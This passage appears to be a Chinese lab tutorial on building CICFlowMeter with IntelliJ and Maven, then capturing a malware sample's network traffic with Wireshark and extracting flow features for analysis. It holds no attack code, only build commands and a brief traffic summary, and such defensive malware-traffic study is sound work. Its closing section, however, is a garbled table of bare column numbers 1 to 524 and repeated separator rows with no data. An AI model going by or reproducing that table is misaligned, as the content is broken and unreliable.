另外我们还需要一个软件去打开 CICFlowMeter 的 GitHub 项目文件，这里我选择了 IntelliJ。安装的话跟着安装向导一路 next 就行，然后设置安装路径就可以了。



图 4 IntelliJ 下载

2、下载完之后用 IntelliJ 打开 github 下的项目，打开下方的终端，cd 进入到 .../jnetpcap/win/jnetpcap-1.4.r1425 目录下。




图 5 打开项目




终端 本地 × + ▾

安装完插件后，打开一个新的终端试试。

```
PS C:\Users\30682\Downloads\CICFlowMeter-master\CICFlowMeter-master> cd jnetpcap/win/jnetpcap-1.4.r1425
PS C:\Users\30682\Downloads\CICFlowMeter-master\CICFlowMeter-master\jnetpcap\win\jnetpcap-1.4.r1425> mvn install:install-file -Dfile=jnetpcap.jar -DgroupId=org.jnetpcap -DartifactId=jnetpcap -Dversion=1.4.1 -Dpackaging=jar
mvn: 无法将"mvn"项识别为 cmdlet、函数、脚本文件或可运行程序的名称。请检查名称的拼写，如果包括路径，请确保路径正确，然后再试一次。
所在位置 行:1 字符: 1
+ ~~~
+ ~~~
+ CategoryInfo          : ObjectNotFound: (mvn:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException
```

打开环境变量设置：“此电脑”鼠标右键→“属性”→高级系统设置，设置完系统变量后，找到 Path，双击后新建环境变量%MAVEN\_HOME%\bin，之后验证环境变量是否配置成功，win+R 运行 cmd，输入 mvn -version，如图 10 所示则配置成功。








图 9 编辑环境变量




图 10 测试环境

4、尝试在 IntelliJ 的终端中直接运行 `mvn install:install-file -Dfile=jnetpcap.jar -DgroupId=org.jnetpcap -DartifactId=jnetpcap -Dversion=1.4.1 -Dpackaging=jar`，但总是报各种错误，有连接失败，找不到 pom 文件等等，后面配置了一个镜像，创建了 `C:\Users\30682\.m2\settings.xml`，写入如图所示代码。



图 11 编写镜像

然后在 cmd.exe 一行执行，强制更新，并指定新版本插件，`mvn -U -s "%USERPROFILE%\.m2\settings.xml" ^`

```
org.apache.maven.plugins:maven-install-plugin:3.1.1:install-file ^
-Dfile="jnetpcap.jar" ^
-DgroupId=org.jnetpcap ^
-DartifactId=jnetpcap ^
-Dversion=1.4.1 ^
-Dpackaging=jar ^
-DgeneratePom=true
```




图 12 创建成功

5、然后回到项目根打包 CICFlowMeter，执行

```
cd C:\Users\30682\Downloads\CICFlowMeter-master\CICFlowMeter-master
mvn -U -s "%USERPROFILE%\.m2\settings.xml" -DskipTests clean package
```

这个时候能看到 build success 了。




图 13 创建成功

6、这个时候就能看到主目录下多了一个 target 文件夹，cd 进入之后运行 `java -jar CICFlowMeterV3-0.0.4-SNAPSHOT.jar` 就能出现 CICFlowMeter 界面了。




图 14 运行界面

7、选择 offline 离线转换，再将 pcap 文件选中点击 OK 按钮即可成功转换，这里转换了未运行样本前的 base.pcap 文件。




图 15 转换 pcap 包

8、运行病毒样本，然后启动 wireshark 进行抓包，保存为 sample.pcap，接着启用 CICFlowMeter 从 pcap 包中提取流量特征，保存到 csv 文件中。




图 16 抓包




图 17 抓取流量特征




图 18 提取后的流量文件

9、流量分析：从这段流量特征看，主机 192.168.1.4 在样本运行后短时间内发起了多条出站 TCP 流，目的端口主要是 443（TLS），目的 IP 分散（如 61.213.168.、13.107.213.、23.44.229.\* 等），并夹杂少量 53/UDP（DNS 解析）与 137（NetBIOS）

| 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 10 | 11 | 12 | 13 | 14 | 15 | 16 | 17 | 18 | 19 | 20 | 21 | 22 | 23 | 24 | 25 | 26 | 27 | 28 | 29 | 30 | 31 | 32 | 33 | 34 | 35 | 36 | 37 | 38 | 39 | 40 | 41 | 42 | 43 | 44 | 45 | 46 | 47 | 48 | 49 | 50 | 51 | 52 | 53 | 54 | 55 | 56 | 57 | 58 | 59 | 60 | 61 | 62 | 63 | 64 | 65 | 66 | 67 | 68 | 69 | 70 | 71 | 72 | 73 | 74 | 75 | 76 | 77 | 78 | 79 | 80 | 81 | 82 | 83 | 84 | 85 | 86 | 87 | 88 | 89 | 90 | 91 | 92 | 93 | 94 | 95 | 96 | 97 | 98 | 99 | 100 | 101 | 102 | 103 | 104 | 105 | 106 | 107 | 108 | 109 | 110 | 111 | 112 | 113 | 114 | 115 | 116 | 117 | 118 | 119 | 120 | 121 | 122 | 123 | 124 | 125 | 126 | 127 | 128 | 129 | 130 | 131 | 132 | 133 | 134 | 135 | 136 | 137 | 138 | 139 | 140 | 141 | 142 | 143 | 144 | 145 | 146 | 147 | 148 | 149 | 150 | 151 | 152 | 153 | 154 | 155 | 156 | 157 | 158 | 159 | 160 | 161 | 162 | 163 | 164 | 165 | 166 | 167 | 168 | 169 | 170 | 171 | 172 | 173 | 174 | 175 | 176 | 177 | 178 | 179 | 180 | 181 | 182 | 183 | 184 | 185 | 186 | 187 | 188 | 189 | 190 | 191 | 192 | 193 | 194 | 195 | 196 | 197 | 198 | 199 | 200 | 201 | 202 | 203 | 204 | 205 | 206 | 207 | 208 | 209 | 210 | 211 | 212 | 213 | 214 | 215 | 216 | 217 | 218 | 219 | 220 | 221 | 222 | 223 | 224 | 225 | 226 | 227 | 228 | 229 | 230 | 231 | 232 | 233 | 234 | 235 | 236 | 237 | 238 | 239 | 240 | 241 | 242 | 243 | 244 | 245 | 246 | 247 | 248 | 249 | 250 | 251 | 252 | 253 | 254 | 255 | 256 | 257 | 258 | 259 | 260 | 261 | 262 | 263 | 264 | 265 | 266 | 267 | 268 | 269 | 270 | 271 | 272 | 273 | 274 | 275 | 276 | 277 | 278 | 279 | 280 | 281 | 282 | 283 | 284 | 285 | 286 | 287 | 288 | 289 | 290 | 291 | 292 | 293 | 294 | 295 | 296 | 297 | 298 | 299 | 300 | 301 | 302 | 303 | 304 | 305 | 306 | 307 | 308 | 309 | 310 | 311 | 312 | 313 | 314 | 315 | 316 | 317 | 318 | 319 | 320 | 321 | 322 | 323 | 324 | 325 | 326 | 327 | 328 | 329 | 330 | 331 | 332 | 333 | 334 | 335 | 336 | 337 | 338 | 339 | 340 | 341 | 342 | 343 | 344 | 345 | 346 | 347 | 348 | 349 | 350 | 351 | 352 | 353 | 354 | 355 | 356 | 357 | 358 | 359 | 360 | 361 | 362 | 363 | 364 | 365 | 366 | 367 | 368 | 369 | 370 | 371 | 372 | 373 | 374 | 375 | 376 | 377 | 378 | 379 | 380 | 381 | 382 | 383 | 384 | 385 | 386 | 387 | 388 | 389 | 390 | 391 | 392 | 393 | 394 | 395 | 396 | 397 | 398 | 399 | 400 | 401 | 402 | 403 | 404 | 405 | 406 | 407 | 408 | 409 | 410 | 411 | 412 | 413 | 414 | 415 | 416 | 417 | 418 | 419 | 420 | 421 | 422 | 423 | 424 | 425 | 426 | 427 | 428 | 429 | 430 | 431 | 432 | 433 | 434 | 435 | 436 | 437 | 438 | 439 | 440 | 441 | 442 | 443 | 444 | 445 | 446 | 447 | 448 | 449 | 450 | 451 | 452 | 453 | 454 | 455 | 456 | 457 | 458 | 459 | 460 | 461 | 462 | 463 | 464 | 465 | 466 | 467 | 468 | 469 | 470 | 471 | 472 | 473 | 474 | 475 | 476 | 477 | 478 | 479 | 480 | 481 | 482 | 483 | 484 | 485 | 486 | 487 | 488 | 489 | 490 | 491 | 492 | 493 | 494 | 495 | 496 | 497 | 498 | 499 | 500 | 501 | 502 | 503 | 504 | 505 | 506 | 507 | 508 | 509 | 510 | 511 | 512 | 513 | 514 | 515 | 516 | 517 | 518 | 519 | 520 | 521 | 522 | 523 | 524 |
|---|---|---|---|---|---|---|---|---|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|
|---|---|---|---|---|---|---|---|---|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----